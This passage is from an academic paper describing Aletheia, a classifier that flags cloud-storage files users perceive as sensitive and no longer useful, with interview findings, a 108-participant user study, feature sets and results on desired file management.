Aletheia is novel in its aim to identify files in consumer cloud accounts that users *perceive* as sensitive and no longer useful. Aletheia augments file access patterns and the objective identifiers (e.g., Social Security Numbers) captured by industry IRM [31] and DLP [7, 18] tools with numerous file metadata and content features that capture subjective characteristics our formative qualitative work found to be associated with human perceptions of a file as sensitive or useful.

We found that Aletheia substantially improves the state of the art for identifying files in the cloud that users are likely to perceive as sensitive and no longer useful. For predicting sensitivity, Aletheia showed an AUC improvement of 68% for documents and 153% for images over a classifier that used only GDLP features. Predicting files as no longer useful, Aletheia's AUC improvement was 26% for documents and 101% for images when compared to the *last modified* classifier. Predicting participants' desired file management, the accuracy improvement was 49% over the most sensible baseline, a majority label classifier.

In developing Aletheia, we made three key **contributions**:

- We performed 17 qualitative interviews to understand factors that lead a human to perceive a file in their cloud storage account as sensitive and no longer useful.
- We conducted online user studies of 108 users of Google Drive or Dropbox. Our quantitative and qualitative results characterize the relationship between desired file-management decisions and perceptions of file sensitivity and usefulness. While most participants nearly always elected to delete files they deemed not useful, some still preferred to retain files deemed not useful.
- We constructed classifiers that automatically identify files likely to be perceived as sensitive and not useful. These classifiers improve over state-of-the-art baselines by 26% to 159%. They can also identify users' desired file-management decisions with 79% accuracy. We further unpacked Aletheia's performance, analyzing mispredictions relative to participants' qualitative responses.

2 Related Work

Previous scholarship related to this project spans multiple subareas, including those that characterize the risks and harms of online data, user-focused understanding of data sensitivity, personal information management, and the design of automated tools to infer and manage online privacy preferences.

2.1 Risks of Online Data and Cloud Storage

The possibility of being harmed by data breaches is very real. Governments [11, 38] and academic researchers [14, 30, 34] have highlighted risks and damages potentially caused by malicious actors stealing users' private data. Researchers have evaluated how individuals perceive online privacy [21, 25], identifying associated risks [35] and the magnitude of those risks in various scenarios [10, 48, 57]. Entrusting data to a third party can increase the risk of data breaches, which have

[1] Aletheia is the Greek word for truth, which through the privative alpha literally means "un-forgetfulness" or " un-concealment."

become common [5, 53, 58, 58]. User-centered management of data retention has become a key part of online security.

Researchers have evaluated the risks of data breaches on multiple cloud storage systems [22]. Studies have focused on latent danger in the cloud in comparison to local storage [23], user perceptions of the inadvertent storage of sensitive data [9], and strategies for minimizing risk [32]. Complementary work has evaluated file-management practices [52, 56]. More recent user research has found that most users have forgotten-about data they wish to delete stored in the cloud [24]. Researchers have also studied users' mental models of cloud storage [4] and data retention [36, 45, 55]. We build upon these insights through user studies and classifier construction to automatically identify risky files in the cloud.

2.2 Data Sensitivity and Data-Leak Detection

Data sensitivity is subjective, and there is no universal definition of the term. There have been extensive efforts in the community to detect and quantify potentially sensitive data in various contexts. Peddinti et al. used anonymous Quora posts to understand the sensitivity of questions in a Q&A forum [42]. They found that, in addition to expected topics like religion, sex, and drugs, questions about emotions, relationships, and careers were also seen as sensitive. Researchers have also developed initial methods to detect potential nudity [47] and violence [37] in image and video files. The presence of nudity or violence commonly suggests that the data is sensitive. While we built on their understanding of sensitive questions, our investigation of files — including documents, images, and other media — required a far broader understanding of sensitivity.

Recent efforts in industry have codified IRM and DLP methods for preventing data leaks [7, 18, 31]. While the goals of these efforts — preventing unwanted disclosures of information — are superficially similar to ours, the characteristics associated with file sensitivity and usefulness differ between corporate and consumer domains. Industry approaches focus on identifiers (e.g., bank account numbers). For instance, Google's Cloud Data Loss Prevention API [18] aims to classify and redact sensitive information from documents and is primarily marketed to organizations. The API categorizes numerous personal and financial identifiers as sensitive, partially through regex matching. Additional industry IRM solutions [5, 31] use both regex matching and access-management frameworks to tag sensitive data. However, such efforts are most applicable for information sharing within an organization. Critically, they do not incorporate subjective perceptions of file sensitivity or usefulness into the decision process. For instance, consumers might also consider a file sensitive if it violates their intended presentation of self, as might be the case for ill-advised poetry or embarrassing photographs. While we make use of Google's Cloud Data Loss Prevention API as a baseline for comparison and as one source of features for Aletheia, our approach takes a much broader view of sensitivity. We began with a qualitative study to characterize perceptions of data sensitivity, incorporating this understanding into subsequent parts of our project. Augmenting the Google Cloud Data Loss Prevention API features with others that capture subjective characteristics substantially improved classification accuracy (Section 7).

2.3 Automated Management of Privacy

The large quantity of forgotten-about data in the cloud requires semi-automated inference to help users revisit potentially sensitive files [24]. In the same spirit, researchers have proposed techniques for automated management of privacy settings. For social networks, Fang and LeFevre proposed a "privacy wizard" for automatic inference of privacy settings [12], while Ghazinour et al. used collaborative filtering to recommend privacy settings [16]. There have also been efforts to build classifiers around user-level privacy scores [29] and privacy risk [60]. Similar research focuses on inferring sensitive attributes and identity matching in online platforms [15, 17, 26, 28, 59]. Some researchers have also used classifiers to predict desired permissions for image files [51] and whether content should be private or public [13, 50]. To our knowledge, we are the first to develop a classifier for automated management of files in cloud storage, especially a classifier based on sensitivity ratings of private files collected from the owners of those files in user studies, as opposed to a third party rating publicly available files.

3 Approach

This section summarizes our approach (Figure 2) to automatically helping users find sensitive and unwanted files in the cloud. We elaborate on our process and high-level goals. We also explain how we dealt with the associated challenges.

1. Understanding Sensitivity and Usefulness: For files in the cloud, terms like sensitivity and usefulness can have subjective interpretations that vary across individuals. With the goal of enumerating the variety of these perceptions, we first conducted qualitative interviews. These interviews were conducted as open discussions to encourage individuals to highlight all possible file attributes associated with sensitivity and usefulness. Subsequently, we mapped these attributes to quantitative file features that can be collected programmatically. These interviews also influenced the design of our quantitative survey. Section 4 details these interviews.

2. Training Data Collection and Augmentation: A prerequisite for developing an automated classifier is collecting training features and labels. To this end, we performed a quantitative study of 108 long-term users of Google Drive and Dropbox. The study combined a user survey with automated collection of various features about participants' cloud accounts and files. These features included metadata provided




Figure 2: Overview of our approach combining qualitative interviews and two rounds of quantitative data collection.

by cloud storage providers, as well as deeper content analysis using third-party services like Google Cloud Vision.

The survey centered on showing participants files from their Google Drive or Dropbox accounts and asking them to label and explain their sensitivity and usefulness. We also asked them to indicate a file-management decision: whether they would want to keep, delete, or protect each file. As it is not feasible to show a participant all files on their account, selecting the right subset of files to yield a well-suited distribution of training data was a challenge. To solve this, we conducted two rounds of data collection. In Round 1, we primarily used heuristic-based file selection leveraging insights from our interviews. Because only a handful of files on a typical account are sensitive, heuristic-based file selection yielded a small number of sensitive data points. Therefore, we trained a preliminary classifier, using its predictions for sensitive documents and images to select files in Round 2. Doing so let us oversample the minority class (sensitive files). Section 5 further details our method, while Section 6 summarizes the findings from both rounds of data collection.

3. Developing Aletheia, an Automated Classifier: Using the data collected from both rounds, we built classifiers to predict file (i) sensitivity, (ii) usefulness, and (iii) desired management. We formulated each prediction as a classification task. Note that file-management decisions are heavily influenced by file sensitivity and usefulness. As mentioned above, we used an initial version of the sensitivity classifier for Round 2 of data collection. Because decisions to delete data are highly subjective and consequential, we expect Aletheia to be used as part of a human-in-the-loop support system, rather than in a fully automated way. Therefore, we evaluated Aletheia with precision-recall analysis, which aligns with rankings of which files to present in a user interface or through recommendations. To quantify the accuracy of our models, we used the area under the precision-recall curve (AUC). Section 7 details Aletheia's experimental setup and performance results.

4 Qualitative Interviews

To gain an initial understanding of how people conceive of the sensitivity and usefulness of files in the cloud, we first conducted semi-structured interviews of cloud storage users. We aimed to build a formative understanding of factors that make someone perceive a file as sensitive or useful. This understanding underpins our online study, eventually enabling us to find files that may be sensitive, yet not useful, at scale.

Scenarios for Sensitivity
1. Files that would cause concern if they were hacked from the cloud
2. Cloud files that, if made public, would be embarrassing
3. Files that would cause worry if close family members viewed them
Scenarios for Usefulness
1. Files to be recovered if they were accidentally deleted from the cloud
2. Cloud files accessed and updated on a regular basis
3. Cloud files shared with friends and/or family

Table 1: Broad scenarios used as prompts in our interviews.

4.1 Methodology

Using Craigslist, we recruited participants who had a Google Drive or a Dropbox account over 3 months old and were willing to attend an in-person interview. We interviewed 17 participants from January through June 2019. Among participants, 10 identified as male and 7 as female. Their ages ranged from 20 to 45 years old. We prioritized participants without experience in an IT-related field. Six participants were full-time students, all from non-STEM majors. All other participants had completed a college education. The interview took approximately 30 minutes to complete, and compensation was a $20 Amazon gift card. This amount also accounted for the costs of participants commuting to the interview site.

Our protocol investigated participants' approaches to cloud storage both abstractly and concretely, where the latter was grounded in individual files in a participant's account. Appendix A in our online materials [1] contains our script.

The first half of the interview focused on general reasons for using cloud storage, followed by an open-ended discussion about broad classes and characteristics of sensitive and useful files stored in the cloud. To further spur participants' thinking, we also provided them the sensitivity and usefulness scenarios in Table 1. These specific scenarios were the research team's initial hypotheses about how sensitivity and usefulness manifest. Considering responses to both our broad questions and discussions following the scenario prompts, we began to conceptualize sensitive and useful files.

The second half of the interview investigated the same phenomena more concretely. Participants logged into a web app we built that used the Google Drive and Dropbox APIs to

show ten files randomly selected from their account. For each file, the participant explained its sensitivity and usefulness, giving us concrete examples of files that were sensitive or useful, in addition to specific attributes that made them so. After the questions about specific files, participants were asked to provide overall feedback regarding draft questions from our quantitative survey (Section 5). These specifically focused on ways to elicit perceptions of file sensitivity and usefulness.

All interview responses were audio recorded with consent and then transcribed using the Google Speech to Text API [19]. One member of the research team open-coded these transcriptions to extract emergent themes. A second member of the team then independently coded the extracted quotes using that codebook. Cohen's κ, a measure of intercoder reliability, was 0.87. The two coders met and resolved conflicting codes. The final codebook, which is available in our online materials [2], contained thirty distinct codes across the sixteen prompts and questions.

We took care to ensure interviews were conducted ethically. We first obtained IRB approval for our protocol. Participants reviewed a consent form with opt-in permission for audio recording. Furthermore, to ensure participant privacy, we encouraged them to use their own personal device (computer or phone) to view the files selected for the study, though we also gave them the option of using a laptop we provided. During the part of the interview where they reviewed their own files, we instructed them to sit so that the contents of their screens were visible only to them.

Like all user studies, our protocol has limitations. One potential limitation was that we presented a fixed set of categories (Table 1) representing potential manifestations of file sensitivity and usefulness. While we intentionally provided these prompts only after a broad initial discussion of file sensitivity and usefulness, they may not have captured all possible conceptualizations of these ideas. Particularly, our prompts on sensitivity did not always align with the nuanced potential risks of a file being leaked. To minimize these biases, we provided these prompts only after participants gave us their initial open-ended thoughts about types and characteristics of sensitive and useful files. However, this approach may have discouraged participants from mentioning other categories of sensitivity and usefulness we did not anticipate. Additionally, as these were in-person interviews, we were also limited to individuals who were residents of a North American urban center, and participants represented a convenience sample of both students and members of the workforce. As a result, our formative understanding of file sensitivity and usefulness is likely to be situated in a particular culture and demographic.

4.2 Results

We now present interview participants' conceptions of the sensitivity and usefulness of files in the cloud.

4.2.1 Why a File Might Be Perceived as Sensitive

In our general discussions of what makes a file sensitive, participants invoked the following seven classes of sensitivity:

Personally Identifiable Information (PII): Files that contained names, contact details, dates of birth, passports, or driver's licenses were considered sensitive. Many participants cited their resume as an example. P01 explained, *"Anything that can easily identify you, like your name, your birthday, your phone number, your address. It's all on my resume."*

Confidential Information: Distinct from PII, participants mentioned that some data should never be released publicly because of its proprietary or confidential nature. Students mentioned original work that could be plagiarized. P05 said, *"If it's like an essay or something that I'm turning in, I don't think I necessarily want a bunch of people to read it."* Three participants also mentioned files containing passwords.

Financial Information: Participants mentioned tax documents, pay stubs, and files with Social Security Numbers (SSN) as very sensitive. They also worried about statements for bank accounts and credit/debit cards, as well as other documents containing those numbers. Nine participants explicitly mentioned their SSN as particularly sensitive, yet also found on their cloud accounts due to backups of files like tax returns.

Intimate Content: Participants described broad conceptions of content that could be considered intimate or personal, and thus sensitive. Photos, videos, and similar media files were most commonly mentioned, particularly individuals' own photos (both in adult situations and in general), as well as adult content they had downloaded. P16 included among their embarrassing files *"porn, anything that's not for the public's eyes. Pictures of myself or significant other."*

Personal Views: Files that contained personal views or opinions were also identified as sensitive. P09 explained, *"I'm a religious person and so there are times when I would make audio recordings or save videos that are of a religious nature. People may not particularly subscribe to it, or some people may deem it offensive."* Participants also mentioned files that contain political opinions and anti-government views.

Self-Presentation: Participants found files related to their self-presentation as sensitive. For example, P11 talked about *"unflattering photos and videos."* Other participants said files that revealed activities they hoped to hide from specific people were sensitive. For example, P14 said, *"If there was a photo of me smoking weed, my parents would freak out."*

Content That May Be Misinterpreted: Participants also said files that could be misconstrued by others were sensitive. A participant who was in the military discussed a specific picture they saw during the study by explaining, *"This is a picture of some of my soldiers at a cemetery. Even though it's innocent, I don't want people to associate this with, like, death."* In contrast to data like financial documents, this type of sensitivity is particularly contextual and subjective.

4.2.2 Why a File Might Be Perceived as Useful

Participants most commonly considered files in the cloud useful if they might need to access them in the future. The specific reasons for this future access spanned five categories:

Reminiscence: Participants frequently invoked photos' sentimental nature and value for reminiscence as a key reason they are useful. P09 explained, *"Pictures are useful because they capture memories. You want to have some memory of good times, good events, or different things."* P16 explained why a specific picture of her kids was useful by saying, *"I would show my children what they looked like when they were younger."* Expanding this definition, P09 explained, *"I share photos and videos of deceased family members that we like to reminisce about."* Broadly, participants explained that files with sentimental value will likely remain useful forever.

Active Projects: Participants explained that files related to projects at work or school were useful, but many would not remain useful indefinitely. When asked to think about files they would prioritize recovering if accidentally deleted from the cloud, 13 participants mentioned work- or school-related files. For example, P12 said, *"I would try to recover my resume and any school work that needed to be turned in."* Similarly, P09 said, *"Documents are useful because... you always have to deal with documents online in school, at work."*

Recent Files For Reference: Some documents remained useful for reasons other than their initial purpose. For example, P04 described a recent cover letter being useful for future job applications to additional employers by saying, *"This version is very current. I just recently updated it, so it will be very useful for me."* In general, participants said files that had been recently accessed or modified were more likely to be useful, yet some older files might also be needed for reference.

Files Frequently Updated Over Time: Participants said cloud files that are frequently modified are useful. While some work- or school-related files fell into this category, journals and other evolving documents were key examples.

Sharing: Five participants mentioned that shared files were useful. For example, P03 (a student) explained: *"Midterm or final papers I usually store in the cloud if I need to share them with somebody else or have someone else look at it."*

We used this qualitative understanding both to develop closed-form survey questions (Section 5.1) and to identify metadata and content features to collect about the files in participants' cloud accounts to train our classifiers. Section 5.2 lists these features and their relationship to these findings.

5 Quantitative Online User Study: Method

Building on the insights from our qualitative interviews, we conducted an online user study combining a survey and automated data collection from participants' cloud accounts. Our core goal was to collect rich data about participants' perceptions alongside quantitative features of files in the cloud to train an automated tool for aiding cloud file management. Appendix B, online [1], contains the survey instrument.




Figure 3: Overview of the survey and data-collection process.

We first built a tool that allows us to survey participants about specific files in their cloud storage account while simultaneously collecting metadata and content-based features about those files. We collected data across two rounds. For each round, we recruited a separate set of participants to complete both the generic and file-specific surveys described below. In Round 1, we used a heuristic-based approach to select files. From the results of Round 1, we trained a preliminary classifier, which we used to select files in Round 2. We used data from both rounds to build and evaluate Aletheia.

5.1 Study Overview and Survey Structure

We recruited participants on Amazon's Mechanical Turk (Mturk) and Prolific Academic.[2] We recruited American participants age 18+ with a platform approval rating of 95%+. Participants were also required to have a Google Drive or Dropbox account that was 3+ months old with 100+ files.

We first presented participants with a consent form and a visualization of the data we would collect from their cloud account. Afterwards, we asked participants to authorize our tool to programmatically scan their account. Figure 3 summarizes the overall study flow and back-end data collection. The survey contained three sections: (i) broad questions about their use of cloud storage; (ii) file-specific questions about the sensitivity and usefulness of particular files on their account; and (iii) questions about their demographics and the protection mechanisms used to secure their accounts.

File-Specific Survey: The focus of our survey was its second part, in which we queried participants about particular files stored in their accounts. Participants' responses, paired with the file features we collected, formed the training data for Aletheia. As shown in Table 2, our file-selection strategies differed across two rounds of data collection.

Round 1: We first selected files with heuristics defining different categories of files. For category #1, we looked for the presence of sensitive keywords in the filename. We chose

[2] While we initially used Mturk for data collection, we found Prolific more successful for recruitment as it is designed for academic user studies.

Category	# of Files	File Description
Round 1 (File selection based on heuristics)		
1	5	Files containing a sensitive keyword in file name
2	8	Document files (.txt, .docx, .pdf, .xlsx, .ppt, etc.)
3	8	Media files (.jpg, .png, .mp4, .mpeg, etc.)
4	4	Files other than documents or media
Round 2 (File selection based on preliminary classifier)		
5	25	Top sensitive documents
6	25	Top sensitive images

Table 2: File-selection categories for the quantitative survey.

keywords (e.g., "resume," "passport," "tax") based on our interviews. The other three categories were documents (#2), media files (#3), and additional files (#4). We chose this diversified approach to file selection to capture a variety of file types, particularly those that our qualitative interviews suggested were potentially sensitive. We showed participants these files in randomized order. In comparison to a purely random selection, this approach provided a broader perspective, especially for accounts with a skewed file distribution (e.g., one with 10 documents and 500 images).

Round 2: We used the data from Round 1 to train a preliminary classifier for identifying sensitive documents and images. Because sensitive files are a clear minority class (most files are not sensitive), in Round 2 we used this classifier to select only potentially sensitive documents and images. We also doubled the number of selected files to 50. In particular, we ranked documents (#5) and all images (#6) based on their predicted sensitivity score. We selected the top 25 images and 25 documents, showing them in randomized order.

For each file shown in either round, participants rated their agreement (on a five-point Likert scale) that *"I consider this file worth keeping,"* which was the proxy we developed for usefulness based through our qualitative interviews. Similarly, agreement that *"it would be risky, harmful, or otherwise dangerous if this file were accessed without my consent"* was our proxy for sensitivity. Because our eventual goal was to train binary classifiers for finding files that are not useful, yet sensitive, we aggregated "strongly disagree" and "disagree" responses to the former statement as *not useful* and "strongly agree" and "agree" responses to the latter as *sensitive*.

We also asked participants to choose how they desired to manage the file from among the following three options:

- **Keep as-is:** The file will remain in your cloud storage account in its current state.
- **Delete:** The file will be removed from your cloud storage account.
- **Protect:** The file will remain in your cloud storage account. However, you will need to take extra security steps to access the contents of the file.

Aletheia (Section 7) aims to predict the answers to the three dimensions above. To better diagnose incorrect predictions, we also asked participants to justify each answer in free text.

5.2 File Feature Collection

Table 3 lists the features we collected. We chose these features primarily based on insights from the qualitative interviews. Because many interview participants mentioned personal and financial identifiers as sensitive, we used the Google Cloud Data Loss Prevention (*GDLP*) API [18] to find such identifiers in files. Likewise, because interview participants mentioned concerns about specific types of images, we used the Google Vision API to collect image object labels and binary labels corresponding to the presence or absence of adult, racy, medical, and spoofed content within images. For documents, we performed local text processing to extract features including TF-IDF vectors, topic models, word2vec vectors, and bags of words. Finally, we collected metadata about file activity and sharing. Section 7 details how Aletheia uses these features.

5.3 Ethics

We obtained IRB approval prior to data collection. We took additional steps to protect participant privacy and ensure informed, affirmative consent. Our consent page provided textual and visual examples (shown in online Appendix B [1]) of the type of data we collected about participants' files. In addition, to further address privacy-related concerns, we provided participants with a link to our privacy policy, which comprehensively detailed our data-collection process and how data was stored and used during the research process. Participants were also provided with the contact information for the IRB office and the researchers themselves. Our web apps were reviewed and verified by Google Drive and Dropbox, and our OAuth scopes were set precisely to those required for the survey. We did not retain any personally identifiable information, and we only stored high-level labels, counts, features, and similarity-based hashes. We also guided participants on revoking access to our tool following completion of the study.

6 Quantitative Online User Study: Results

We had a total of 108 participants, 75 for Round 1 and 33 for Round 2. We collected free-text justifications alongside participants' Likert-scale perceptions of a file's sensitivity, its usefulness, and how the participant wished to manage the file. Thus, our dataset is rich with insights that we leveraged in designing Aletheia (Section 7). Except as noted, we aggregate results across both rounds of data collection because the distributions of responses were similar in most cases.

6.1 Demographics and Security Hygiene

Table 4 summarizes participant demographics. 78% of participants primarily used Google Drive, and 22% Dropbox. Participants were diverse in age and profession, which included engineers, freelancers, office assistants, salespeople,

Category	Collection Method	List of Features
Metadata	Google Drive/Dropbox API	account size, used space, file size, file type (img, doc, etc.), extension (jpg, txt, etc.), last modified date, last modifying user, access type (owner, editor, etc.), sensitive filename, sharing status
Documents	Local text processing	bag of words for top 100 content keywords, LDA topic models, TF-IDF vectors, word2vec representations, table schemas for spreadsheets
Images	Google Vision API [20]	image object labels, adult, racy, medical, violent, logos, dominant RGB values, average RGB value
Sensitive Identifiers	Google DLP API [18]	***counts*** of the following identifiers in a file: name, gender, ethnic group, address, email, date of birth, drivers license #, passport #, credit card, SSN, bank account #, VIN

Table 3: A list of the features we automatically collected for each file using multiple APIs and custom code.

Gender		Age		Technical Background	
Male	63	18–34	75	Yes	25
Female	44	35–50	29	No	82
Non-binary	1	51+	4	Not answered	1

Table 4: Participant demographics (combined across rounds).

Categories Implying Sensitivity	% of Participants
Files containing the participant's PII	62%
Files containing PII of other than the participant	31%
Files with intimate or embarrassing content	30%
Files with original or creative content	84%
Files with proprietary information	23%
Categories Implying Usefulness	**% of Participants**
Files stored for future referencing	96%
Files with content of sentimental value	87%
Files which serve as backup	91%

Table 5: The percentage of participants who reported having files in categories implying they might be sensitive or useful.

and retailers. Participants were also well-established cloud storage users; 81% had used their account for 3 years or more. We observed both free and paid cloud accounts. Some participants used paid accounts provided by their work/school. All participants reported using their account for personal purposes, and 82% also used it for work/school. Participants were also reasonably frequent users of cloud storage; 22% of them used their account weekly, and 33% used it monthly.

Most participants were privacy-aware. Over 50% of them reported that they would be moderately or extremely concerned if their cloud files were stolen in a data breach. While 43% had enabled 2FA, nearly one-fourth of participants reported taking additional steps to protect their accounts. These included using strong passwords, backing up information, and monitoring for malicious activity.

6.2 Categories of Sensitive and Useful Files

In the first section of the survey, we asked participants to provide specific examples of files in various categories of potentially sensitive or useful files. Table 5 summarizes these categories and the fraction of participants who reported that they had files belonging to that category in their account.

Files Considered Sensitive: More than half of participants stated that their account had files containing PII. Files in this category were related to bank accounts (20%), taxes (19%), their resume (11%), and IDs (11%). Discussing financial documents, one participant wrote, *"When I was buying a house I might have uploaded some of the documents I needed for the mortgage onto the drive."* While the presence of others' PII was not very common (only 31%), such PII was typically that of school/work collaborators or family members. For example, P30 described *"tax returns that would have my family's Social Security Numbers and addresses."*

For intimate and embarrassing content, all participants who had such files mentioned it being an image or video file. 76% of participants specifically referenced nudity or porn. In this regard, one participant explained, *"I have nude photos of my wife on there, and I might have some of myself."*

Creative content was the most common category deemed sensitive. When asked about the specific type of creative work, participants mentioned school-related work (43%), art work (23%), and original writing (15%). Only 23% of participants expected that they had proprietary information in their account. Of those who did, 86% specifically identified it as work-related. For example, one participant wrote, *"There might be an NDA there but it is old and hopefully not any more of use."* This sentiment and the mortgage document quote above exemplify the interplay between long-term archives and file sensitivity. While enabling long term storage is helpful, it can also accumulate sensitive files that are no longer useful.

Files Considered Useful: Files that were in the cloud for future reference were the most common category of useful files, with 96% of participants mentioning such files. Common examples in this category were personal photos (21%), followed by documents for school (14%) and work (11%).

Among participants, 87% reported retaining files because of their sentimental value. For example, one participant wrote, *"I have a lot of my son's first milestones, Christmas photos. I have photos of my wife and me before kids. It helps me to remember how fast time flies."* Another common category was videos and personal writings that belonged to the participant.

Files retained as backups were most likely to consist of many different file types. Common examples included images (21%), work (16%) and school documents (8%), and miscellaneous backup items (14%). Participants also mentioned files




Figure 4: The distribution of sensitivity and usefulness labels. The percentages in each box represent the proportion of files belonging to each {sensitivity, usefulness} tuple.

Description (Selection Category #)	% Sensitive	% Useful
Sensitive keyword in file name (#1)	25%	65%
Document files (#2)	14%	61%
Media files (#3)	7%	67%
Other files (#4)	8%	51%
Top sensitive documents from classifier (#5)	15%	56%
Top sensitive images from classifier (#6)	15%	66%

Table 6: The percentage of files participants labeled as sensitive and useful, divided by the reason they were selected.

related to personal hobbies, such as music and games. For instance, one participant wrote, *"I am a hobbyist musician, so I like to keep previous versions of songs I make on Drive. There have been occasions where I make a mistake later on and it's nice to have a previous version I can go back to."*

Overall, 82% of files identified as sensitive or useful were images or documents. Note that our categorization of the latter included not just text-focused files, but also presentations and spreadsheets. Other file types considered sensitive included audio and video files (5%), as well as our miscellaneous category (13%) that encompassed saved web pages, computer code, database files, executables, and OS config files. This fact, combined with the additional filetype-specific features available for these files, led us to focus our prediction task (Section 7) specifically on images and documents.

6.3 Distribution of Sensitive and Useful Files

After we asked about useful and sensitive files in general, we showed each participant dozens of files from their own account, asking them to label and explain the usefulness, sensitivity, and the desired management decision for those files. This provided us with labels for a total of 3,525 files across rounds. Among the files we selected (biased towards those that are sensitive), 62% were deemed useful and 14% were deemed sensitive. Although the overall number of files perceived to be sensitive was low, 78% of our participants identified at least one file as sensitive. This observation aligns with previous studies that found a non-trivial fraction of the files stored in the cloud are potentially sensitive [9, 24].

Table 6 summarizes perceived usefulness and sensitivity across the file-selection categories. In Round 1, files with sensitive keywords in their file names and documents were more likely to be labeled as sensitive compared to other selection categories. Meanwhile, the distribution of file usefulness was fairly consistent across all categories. Figure 4, an area plot, summarizes the distribution of file usefulness and sensitivity.

6.4 Management of Sensitive and Useful Files

Figure 5 shows participants' desired file-management decisions broken down by whether they perceived the file as sensitive and/or useful. For files deemed useful and not sensitive, participants wanted to keep 93% of such files as-is. For files that were not useful, in the vast majority of cases the participant wanted to delete them, regardless of their sensitivity. This result is somewhat at odds with informal wisdom regarding digital packrats wanting to keep all data by default, but is consistent with the proposed management decision. In 94% of cases, participants wanted to delete files they considered not sensitive and not useful, while in 90% of cases they wanted to delete files they considered not useful, yet sensitive. These quantitative results directly align with the hypothesized management model we presented in Figure 1. When asked why they wanted to delete these files, the most common response was that they no longer needed them or that the files had served their purpose. The high likelihood of removing files shows both a willingness to reduce digital risk/clutter, as well as a lack of previous management that could have already deleted useless files from the account.

For files deemed sensitive and useful, participants wanted to protect 58% of them. In our model, we posited that users would be likely to protect all sensitive and useful files. Nonetheless, participants wanted to keep 39% of them as-is despite their sensitivity. A potential reason behind this decision is the subjective relationship between sensitivity and how risky the file is. Our assumption in Figure 1 was that all sensitive files are risky in some way and hence required management. However, our results revealed greater nuance. We asked participants why they wanted to protect these files. Popular reasons included that the file contained PII or financial information, the file had sentimental value, and that the file contained intellectual property. Most of the reported reasons were consistent with the understanding of sensitivity we developed during the qualitative interviews. We observed a strong correlation between sentimental value and sensitivity. For instance, one participant wrote, *"This is a photo of a loved one I would like to keep private."* Prominent reasons for the participant wanting to keep sensitive files as-is were that they were satisfied with the overall level of protection of their cloud account or that they did not consider the content to be sensitive enough to warrant additional protection. Representing the latter category, one participant described a file by writing, *"While it does contain proprietary information, it is not sensitive enough to prompt additional security."*




Figure 5: Desired file management by sensitivity/usefulness.

Overall, these file-management preferences and accompanying reasoning shed light on how participants conceptualize and operationalize file management in the cloud based on files' perceived sensitivity and usefulness. In Section 7, we leverage both our collected training data and these qualitative observations to build Aletheia, an automated inference approach to predict a file's usefulness, sensitivity, and management decision. Aletheia's ultimate goal is to assist users in protecting (or deleting) the files most likely to be in need of reconsideration.

6.5 Consistency of Decisions Over Time

A potential concern for self-report surveys like ours is that participants' answers might not be consistent over time and thus not represent a meaningful preference. To evaluate the stability of responses over time, we conducted a follow-up survey approximately eight months after the initial study. This follow-up survey was specifically designed for the 33 participants who had participated in Round 2 of our online study and thus had answered questions about a larger number of files than those who had participated in Round 1. Because we wanted to ask about a non-trivial number of decisions to either delete or protect files, we invited the 23 participants from that round who had desired to either delete or protect at least 10 of the 50 files shown to them. Of these 23 qualified participants, 16 participated in the follow-up study.

Similar to the initial study, participants were informed of our privacy and data-collection policies as part of the consent process. In the survey, we asked each participant to revisit a random selection of 10 files that they had previously wanted to delete or protect. We presented them with their previous file-management decision and asked them to select an updated decision and explain why they chose either the same decision or a different decision. Our 16 participants saw a total of 160 files, among which they initially wanted to delete 136 files and protect 24 files. The survey took approximately 15 minutes to complete, and the additional compensation was $7. Before we conducted this follow-up study, our IRB approved our request for a protocol modification.

After 8 months, participants reported the same management decision for 81% of the files. For files that participants initially wanted to delete, participants wanted to continue to delete 86% of such files. In explaining why their decisions remained the same, participants mentioned that the files were either embarrassing or no longer needed. For example, one participant wrote, *"Same as before: total junk."* While participants had been made aware of the presence of these files a few months ago in the initial study, only one participant had actually manually deleted the files in the interim. Doing so required them to log into their account through their normal interface outside of our study system. To facilitate file management, automated tools that are part of users' workflow can potentially increase the feasibility of the management process and reduce manual overhead. For a smaller portion of these files, participants wanted to revert their initial decision from delete to keep as-is (13%) or protect (1%). Participants stated two prominent reasons for changing their decision. For 37% of files for which the decision differed, participants mentioned that the file had sentimental value. For instance, one participant said, *"Upon seeing the photo again, it brings back good memories. It's been some time since I've seen these photos."* For the remaining 63% of files, participants reported realizing the file was potentially useful. One wrote, *"I thought that I wouldn't need this anymore, but now I think that I may."*

